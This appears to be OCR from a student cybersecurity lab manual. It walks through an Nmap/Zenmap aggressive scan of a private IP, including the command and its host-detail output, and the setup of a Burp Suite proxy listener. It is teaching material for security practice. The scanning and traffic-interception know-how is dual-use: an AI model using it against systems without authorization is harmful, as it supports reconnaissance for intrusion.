
Step 1: Open Nmap.





Step 2: Enter the IP address/website name in the target field and click on scan.




Step 3: Click on Nmap output, Ports/ host, Topology and host details to see Scanned detail of network.







Zenmap
Scan Tools Profile Help
Target: 192.168.0.1
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v 192.168.0.1
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS Host
192.168.0.1
Hosts Viewer
Fisheye
Controls
Save Graphic
192.168.0.1
localhost
Filter Hosts



Zenmap
Scan Tools Profile Help
Target: 192.168.0.1
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v 192.168.0.1
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS Host
192.168.0.1
192.168.0.1
Host Status
State: up
Open ports: 2
Filtered ports: 0
Closed ports: 998
Scanned ports: 1000
Up time: 1995964
Last boot: Tue Nov 10 18:34:32 2015
Addresses
IPv4: 192.168.0.1
IPv6: Not available
MAC: B0:C5:54:83:87:9C
Operating System
Name: Linux 2.4.9 - 2.4.18 (likely embedded)
Accuracy: 100%
Ports used
OS Classes
TCP Sequence
IP ID Sequence
TCP TS Sequence
Comments
Filter Hosts


PRACTICAL NO 8 WEB APPLICATION ASSESSMENT TOOL


A. BURPSUITE





A. SETUP PROXY LISTENER






Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User
Intercept HTTP history WebSockets history Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.
Add
Edit
Remove
Running Interface Invisible Redirect Certificate TLS Protocols
127.0.0.1:8080 Per-host Default
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other too
Import / export CA certificate
Regenerate CA certificate


Server Not Found
Settings
Burp Suite Community Ed
127.0.0.1:8080
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Burp Suite Community Edition
Welcome to Burp Suite Community Edition.


Burp Suite Community Edition v2022.8.5
Welcome to Burp Suite Community Edition. Use the options below to create or open a project.
Note: Disk-based projects are only supported on Burp Suite Professional.
Burp Suite
Community Edition
Temporary project
New project on disk
Name:
File:
Choose file...
Open existing project
Name
File
File:
Choose file...
Pause Automated Tasks
Cancel
Next



Burp Suite Community Edition v2022.8.5
Select the configuration that you would like to load for this project.
Burp Suite
Community Edition
Use Burp defaults
Use options saved with project
Load from configuration file
File
File:
Choose file...
Default to the above in future
Disable extensions
Cancel
Back
Start Burp


Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Intercept
HTTP history
WebSockets history
Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser.
Add
Edit
Remove
Running
Interface
Invisible
127.0.0.1:8080
Each installation of Burp generates its own CA certificate that Proxy listeners can
another installation of Burp.
Import / export CA certificate
Regenerate CA certificate
